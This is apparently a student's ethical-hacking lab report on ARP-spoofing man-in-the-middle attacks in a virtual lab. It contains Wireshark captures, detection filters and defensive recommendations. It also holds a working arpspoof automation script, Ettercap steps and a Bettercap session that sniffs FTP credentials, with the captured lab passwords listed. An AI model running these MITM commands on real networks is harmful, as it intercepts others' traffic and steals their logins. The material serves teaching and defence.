13	3.367062964	192.168.1.16	192.168.1.17	TCP	54	8443 → 49213 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0			
14	3.710507762	192.168.1.17	192.168.1.16	TCP	66	49214 → 4433 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM			
15	3.710584593	192.168.1.16	192.168.1.17	TCP	54	4433 → 49214 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0			
16	4.220910246	192.168.1.17	192.168.1.16	TCP	66	[TCP Port numbers reused] 49214 → 4433 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM			
17	4.220959549	192.168.1.16	192.168.1.17	TCP	54	4433 → 49214 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0			
18	4.742002888	192.168.1.17	192.168.1.16	TCP	62	[TCP Port numbers reused] 49214 → 4433 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM			
19	4.742034711	192.168.1.16	192.168.1.17	TCP	54	4433 → 49214 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0			
20	7.461174892	VMware_78:dc:a4	VMware_4e:95:63	ARP	60	Who has 192.168.1.16? Tell 192.168.1.17			
21	7.461207929	VMware_4e:95:63	VMware_78:dc:a4	ARP	42	192.168.1.16 is at 00:0c:29:4e:95:63			
22	12.332343730	192.168.1.17	192.168.1.16	TCP	66	[TCP Port numbers reused] 49212 → 8443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM			
23	12.352509654	192.168.1.16	192.168.1.17	TCP	54	8443 → 49212 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0			
24	12.866794920	192.168.1.17	192.168.1.16	TCP	66	[TCP Port numbers reused] 49212 → 8443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM			
25	12.866876688	192.168.1.16	192.168.1.17	TCP	54	8443 → 49212 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0			
26	13.367073697	192.168.1.17	192.168.1.16	TCP	66	[TCP Port numbers reused] 49213 → 8443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM			
27	13.367169990	192.168.1.16	192.168.1.17	TCP	54	8443 → 49213 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0			
28	13.383450641	192.168.1.17	192.168.1.16	TCP	62	[TCP Port numbers reused] 49212 → 8443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM			
29	13.383541257	192.168.1.16	192.168.1.17	TCP	54	8443 → 49212 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0			
30	13.882411800	192.168.1.17	192.168.1.16	TCP	66	[TCP Port numbers reused] 49213 → 8443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM			
31	13.882491042	192.168.1.16	192.168.1.17	TCP	54	8443 → 49213 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0			
32	14.397971459	192.168.1.17	192.168.1.16	TCP	62	[TCP Port numbers reused] 49213 → 8443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM			
33	14.398075997	192.168.1.16	192.168.1.17	TCP	54	8443 → 49213 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0			

NTI Ethical Hacking

arp and (frame.time_delta < 0.5)


Detects suspicious ARP traffic frequency that might indicate ARP spoofing attempts.



No.	Time	Source	Destination	Protocol	Length	Info
620	232.413584102	VMware_4e:95:63	Broadcast	ARP	42	Who has 192.168.1.41? Tell 192.168.1.16
621	232.424205572	VMware_4e:95:63	Broadcast	ARP	42	Who has 192.168.1.36? Tell 192.168.1.16
622	232.446322226	VMware_4e:95:63	Broadcast	ARP	42	Who has 192.168.1.212? Tell 192.168.1.16
623	232.456955000	VMware_4e:95:63	Broadcast	ARP	42	Who has 192.168.1.56? Tell 192.168.1.16
624	232.467440650	VMware_4e:95:63	Broadcast	ARP	42	Who has 192.168.1.226? Tell 192.168.1.16
625	232.478365181	VMware_4e:95:63	Broadcast	ARP	42	Who has 192.168.1.76? Tell 192.168.1.16
626	232.488827958	VMware_4e:95:63	Broadcast	ARP	42	Who has 192.168.1.192? Tell 192.168.1.16
627	232.499325707	VMware_4e:95:63	Broadcast	ARP	42	Who has 192.168.1.21? Tell 192.168.1.16
628	232.500008129	VMware_6b:fd:f2	VMware_4e:95:63	ARP	60	192.168.1.21 is at 00:0c:29:6b:fd:f2
629	232.509570268	VMware_4e:95:63	Broadcast	ARP	42	Who has 192.168.1.236? Tell 192.168.1.16
630	232.519910111	VMware_4e:95:63	Broadcast	ARP	42	Who has 192.168.1.95? Tell 192.168.1.16
631	232.530581320	VMware_4e:95:63	Broadcast	ARP	42	Who has 192.168.1.48? Tell 192.168.1.16
632	232.540930462	VMware_4e:95:63	Broadcast	ARP	42	Who has 192.168.1.19? Tell 192.168.1.16
633	232.551372855	VMware_4e:95:63	Broadcast	ARP	42	Who has 192.168.1.143? Tell 192.168.1.16
634	232.561700184	VMware_4e:95:63	Broadcast	ARP	42	Who has 192.168.1.169? Tell 192.168.1.16
635	232.572472886	VMware_4e:95:63	Broadcast	ARP	42	Who has 192.168.1.72? Tell 192.168.1.16
636	232.582792358	VMware_4e:95:63	Broadcast	ARP	42	ARP Announcement for 192.168.1.16
637	232.593116420	VMware_4e:95:63	Broadcast	ARP	42	Who has 192.168.1.108? Tell 192.168.1.16
638	232.603490053	VMware_4e:95:63	Broadcast	ARP	42	Who has 192.168.1.104? Tell 192.168.1.16
639	232.613739001	VMware_4e:95:63	Broadcast	ARP	42	Who has 192.168.1.178? Tell 192.168.1.16
640	232.624107737	VMware_4e:95:63	Broadcast	ARP	42	Who has 192.168.1.13? Tell 192.168.1.16
641	232.634445370	VMware_4e:95:63	Broadcast	ARP	42	Who has 192.168.1.6? Tell 192.168.1.16
642	232.644805561	VMware_4e:95:63	Broadcast	ARP	42	Who has 192.168.1.152? Tell 192.168.1.16
643	232.655185454	VMware_4e:95:63	Broadcast	ARP	42	Who has 192.168.1.54? Tell 192.168.1.16
644	232.665702288	VMware_4e:95:63	Broadcast	ARP	42	Who has 192.168.1.138? Tell 192.168.1.16
645	232.676345254	VMware_4e:95:63	Broadcast	ARP	42	Who has 192.168.1.26? Tell 192.168.1.16
646	232.686644483	VMware_4e:95:63	Broadcast	ARP	42	Who has 192.168.1.3? Tell 192.168.1.16
647	232.697010462	VMware_4e:95:63	Broadcast	ARP	42	Who has 192.168.1.155? Tell 192.168.1.16
648	232.707655673	VMware_4e:95:63	Broadcast	ARP	42	Who has 192.168.1.163? Tell 192.168.1.16
649	232.718004746	VMware_4e:95:63	Broadcast	ARP	42	Who has 192.168.1.237? Tell 192.168.1.16
650	232.728976676	VMware_4e:95:63	Broadcast	ARP	42	Who has 192.168.1.78? Tell 192.168.1.16
651	232.739346114	VMware_4e:95:63	Broadcast	ARP	42	Who has 192.168.1.45? Tell 192.168.1.16

tcp.payload contains "GET / HTTP/1.0" or tcp.payload contains "HELO" or tcp.payload contains "EHLO" or tcp.payload contains "USER" or tcp.payload contains "SSH-"

Identifies various service banners and protocols (HTTP, SMTP, FTP, SSH), useful for service fingerprinting and version detection.




No.	Time	Source	Destination	Protocol	Length	Info
10799	406.355981378	192.168.1.16	192.168.1.21	HTTP	84	GET / HTTP/1.0
10801	406.356079751	192.168.1.16	192.168.1.21	NBSS	84	NBSS Continuation Message
10847	406.563377919	192.168.1.16	192.168.1.21	TCP	84	[TCP Retransmission] 36372 → 80 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=18 TSval=1081894417 TSecr=256741
10899	411.360452080	192.168.1.16	192.168.1.21	HTTP	84	GET / HTTP/1.0
10922	411.360768658	192.168.1.16	192.168.1.21	HTTP	84	GET / HTTP/1.0
10927	411.360859281	192.168.1.16	192.168.1.21	HTTP	84	GET / HTTP/1.0
10928	411.360893531	192.168.1.16	192.168.1.21	HTTP	84	GET / HTTP/1.0
10929	411.360921172	192.168.1.16	192.168.1.21	HTTP	84	GET / HTTP/1.0
10949	411.567225207	192.168.1.16	192.168.1.21	TCP	84	[TCP Retransmission] 55140 → 49163 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=18 TSval=1081899421 TSecr=257
10950	411.567304926	192.168.1.16	192.168.1.21	TCP	84	[TCP Retransmission] 56934 → 49157 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=18 TSval=1081899421 TSecr=257
10951	411.567335875	192.168.1.16	192.168.1.21	TCP	84	[TCP Retransmission] 49496 → 49156 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=18 TSval=1081899421 TSecr=257
10952	411.567350473	192.168.1.16	192.168.1.21	TCP	84	[TCP Retransmission] 38190 → 49154 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=18 TSval=1081899421 TSecr=257
10993	416.366338487	192.168.1.16	192.168.1.21	HTTP	84	GET / HTTP/1.0
10994	416.366440752	192.168.1.16	192.168.1.21	HTTP	84	GET / HTTP/1.0
12156	480.551576998	192.168.1.16	192.168.1.21	HTTP	84	GET / HTTP/1.0
12157	480.551617036	192.168.1.16	192.168.1.21	HTTP	84	GET / HTTP/1.0
12217	480.563939895	192.168.1.16	192.168.1.21	HTTP	84	GET / HTTP/1.0
12218	480.564123414	192.168.1.16	192.168.1.21	HTTP	84	GET / HTTP/1.0
14482	521.186481610	192.168.1.21	192.168.1.16	SSH	87	Server: Protocol (SSH-2.0-OpenSSH.6.7)
14500	527.124208567	192.168.1.16	192.168.1.21	HTTP	84	GET / HTTP/1.0
14502	527.124336803	192.168.1.16	192.168.1.21	NBSS	84	NBSS Continuation Message
14591	532.131090602	192.168.1.16	192.168.1.21	HTTP	84	GET / HTTP/1.0
14616	532.132296627	192.168.1.16	192.168.1.21	HTTP	84	GET / HTTP/1.0
14617	532.132357190	192.168.1.16	192.168.1.21	HTTP	84	GET / HTTP/1.0
14618	532.132396778	192.168.1.16	192.168.1.21	HTTP	84	GET / HTTP/1.0
14619	532.132437258	192.168.1.16	192.168.1.21	HTTP	84	GET / HTTP/1.0
14688	537.138608725	192.168.1.16	192.168.1.21	HTTP	84	GET / HTTP/1.0
14699	537.138640163	192.168.1.16	192.168.1.21	HTTP	84	GET / HTTP/1.0

NTI Ethical Hacking

tcp.flags.syn == 1 and tcp.flags.ack == 0 and frame.time_delta < 0.1

Finds rapid SYN scanning patterns, suggesting automated scanning tools.



No.	Time	Source	Destination	Protocol	Length	Info
8	2.351602146	192.168.1.17	192.168.1.16	TCP	62	[TCP Port numbers reused] 49212 → 8443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM
28	13.383450641	192.168.1.17	192.168.1.16	TCP	62	[TCP Port numbers reused] 49212 → 8443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM
586	35.522956868	192.168.1.17	192.168.1.16	TCP	62	[TCP Port numbers reused] 49241 → 8443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM
611	39.865021346	192.168.1.21	192.168.1.17	TCP	66	49349 → 139 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
631	39.879165995	192.168.1.21	192.168.1.17	TCP	66	49350 → 139 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
661	46.538583644	192.168.1.17	192.168.1.16	TCP	62	[TCP Port numbers reused] 49241 → 8443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM
677	48.562196177	192.168.1.16	192.168.1.21	TCP	58	45781 → 22 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
678	48.562261351	192.168.1.16	192.168.1.21	TCP	58	45781 → 1025 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
679	48.562314422	192.168.1.16	192.168.1.21	TCP	58	45781 → 5900 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
680	48.562360628	192.168.1.16	192.168.1.21	TCP	58	45781 → 139 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
681	48.562389368	192.168.1.16	192.168.1.21	TCP	58	45781 → 143 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
682	48.562428522	192.168.1.16	192.168.1.21	TCP	58	45781 → 256 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
683	48.562534988	192.168.1.16	192.168.1.21	TCP	58	45781 → 111 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
684	48.562580369	192.168.1.16	192.168.1.21	TCP	58	45781 → 8080 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
685	48.562774149	192.168.1.16	192.168.1.21	TCP	58	45781 → 587 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
689	48.563831480	192.168.1.16	192.168.1.21	TCP	58	45781 → 23 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
699	48.566193010	192.168.1.16	192.168.1.21	TCP	58	45781 → 110 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
700	48.566300835	192.168.1.16	192.168.1.21	TCP	58	45781 → 993 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
701	48.566436474	192.168.1.16	192.168.1.21	TCP	58	45781 → 1723 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
703	48.566554542	192.168.1.16	192.168.1.21	TCP	58	45781 → 25 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
704	48.566660460	192.168.1.16	192.168.1.21	TCP	58	45781 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
705	48.566714858	192.168.1.16	192.168.1.21	TCP	58	45781 → 113 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
708	48.566940512	192.168.1.16	192.168.1.21	TCP	58	45781 → 995 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
709	48.566990233	192.168.1.16	192.168.1.21	TCP	58	45781 → 53 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
710	48.567021656	192.168.1.16	192.168.1.21	TCP	58	45781 → 8888 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
711	48.567061191	192.168.1.16	192.168.1.21	TCP	58	45781 → 443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
712	48.567091794	192.168.1.16	192.168.1.21	TCP	58	45781 → 199 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
713	48.567122489	192.168.1.16	192.168.1.21	TCP	58	45781 → 554 [SYN] Seq=0 Win=1024 Len=0 MSS=1460

In our example MITM lab, all of these filters combined catch both the attack method and its success. ARP filters catch the poisoning process, FTP filters catch intercepted credentials, and scanning detection filters reveal reconnaissance efforts. This range of visibility provides insight into each stage of the network attack lifecycle - from initial scanning to credential compromise - that enables both offensive testing verification and defensive monitoring deployment.


Because of my curiosity I found more advanced ways and tools to try to perform the same attack starting with Automated MITM Script and it works in good way but arpspoof was better

```
kali@kali: ~  
File Actions Edit View Help  
GNU nano 8.2 mitm_automation.sh *  
#!/bin/bash  
# mitm_automation.sh  
echo "Starting Automated MITM Attack..."  
  
# Enable IP forwarding  
echo 1 > /proc/sys/net/ipv4/ip_forward  
  
# Start ARP poisoning in background  
arpspoof -i eth0 -t 192.168.1.22 192.168.1.21 &  
arpspoof -i eth0 -t 192.168.1.21 192.168.1.22 &  
  
echo "ARP Poisoning running in background. Press Ctrl+C to stop."  
wait
```

```
(kali@kali)-[~]  
$ sudo ./mitm_automation.sh  
[sudo] password for kali:  
Starting Automated MITM Attack...  
ARP Poisoning running in background. Press Ctrl+C to stop.  
0:c:29:4e:95:63 0:c:29:4e:95:63 0:c:29:6b:fd:f2 0806 42: arp reply 192.168.1.22 is-at 0:c:29:78:dc:a4 0806 42: arp reply  
192.168.1.21 is-at 0:c:29:4e:95:63  
0:c:29:4e:95:63  
0:c:29:4e:95:63 0:c:29:6b:fd:f2 0806 42: arp reply 192.168.1.22 is-at 0:c:29:4e:95:63  
0:c:29:4e:95:63 0:c:29:78:dc:a4 0806 42: arp reply 192.168.1.21 is-at 0:c:29:4e:95:63  
0:c:29:4e:95:63 0:c:29:6b:fd:f2 0806 42: arp reply 192.168.1.22 is-at 0:c:29:4e:95:63  
0:c:29:4e:95:63 0:c:29:78:dc:a4 0806 42: arp reply 192.168.1.21 is-at 0:c:29:4e:95:63  
0:c:29:4e:95:63 0:c:29:6b:fd:f2 0806 42: arp reply 192.168.1.22 is-at 0:c:29:4e:95:63  
0:c:29:4e:95:63 0:c:29:78:dc:a4 0806 42: arp reply 192.168.1.21 is-at 0:c:29:4e:95:63
```


NTI Ethical Hacking

Then I tried Ettercap which is more advanced MITM tool and easier just setup your interface then go to the 3 dots and click on scan hosts it will scan the 255 host then click on list hosts after that click on the hosts to put as targets and go to MITM button and click on arp spoofing and the attack will start



Also I found Bettercap is a powerful, flexible and portable tool created to perform various types of MITM attacks against a network, manipulate HTTP, HTTPS and TCP traffic in realtime, sniff for credentials and much more and it works in good way and better than arpspoof.

```
(kali㉿kali)-[~]
$ sudo bettercap -iface eth0
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]

192.168.1.0/24 > 192.168.1.16 » set net.sniff.filter "tcp port 21 or tcp port 25 or tcp port 110 or tcp port 143 or tcp port 80 or tcp port 443"
192.168.1.0/24 > 192.168.1.16 » net.sniff on

[08:52:55] [net.sniff.ftp] ftp JON-PC > 192.168.1.21:ftp - PASS MySecurePass
[08:52:55] [net.sniff.ftp] ftp JON-PC > 192.168.1.21:ftp - USER anonymous
[08:52:55] [net.sniff.ftp] ftp JON-PC > 192.168.1.21:ftp - PASS User@
[08:52:55] [net.sniff.ftp] ftp JON-PC > 192.168.1.21:ftp - USER testftp
```

NTI Ethical Hacking

DETECTION STRATEGIES

Monitor for ARP packet frequency anomalies
Implement MAC address change alerts
Deploy encrypted channel requirements for all authentication
Regular network traffic baseline analysis

LEAKED DATA

AS WE HAVE SEEN IN THE SCREENSHOTS FROM KALI (ATTACKER MACHINE) I HAVE REACHED TWO FTP USERS CREDENTIALS

USER TESTFTP ----> PASS MYSECUREPASS

USER WIN7B ---->PASS PASSW0RD!F

SECURITY RECOMMENDATIONS

- Immediate migration from FTP to SFTP or FTPS

it is recommended to use alternatives of old unencrypted protocols with the newest encrypted versions

- Implementation of ARP monitoring and detection systems (IDS)

implement dynamic ARP inspection (DAI) on switches

- Use a Virtual Private Network (VPN)

a VPN allows devices to connect to the Internet through an encrypted tunnel. This makes all communication encrypted, and worthless for an ARP spoofing attacker.

- Port security controls and network segmentation

- Use static ARP

arp -s <ip-Address> <MAC-Address>

```
C:\Windows\system32>arp -s 192.168.1.1 00-0c-29-4e-95-63
```

GUIDE HELPED ME:

<https://youtu.be/8SIP36Fym7U?si=frAfqOG1SbEVtl0B>

<https://youtu.be/A7nih6SANYs?si=x0kjtBsjPJALxeIH>

<https://youtu.be/nWpZkhXnhds?si=9QgSe5dN1bSeThX7>

<https://www.bettercap.org/legacy/>

<https://www.imperva.com/learn/application-security/arp-spoofing/>
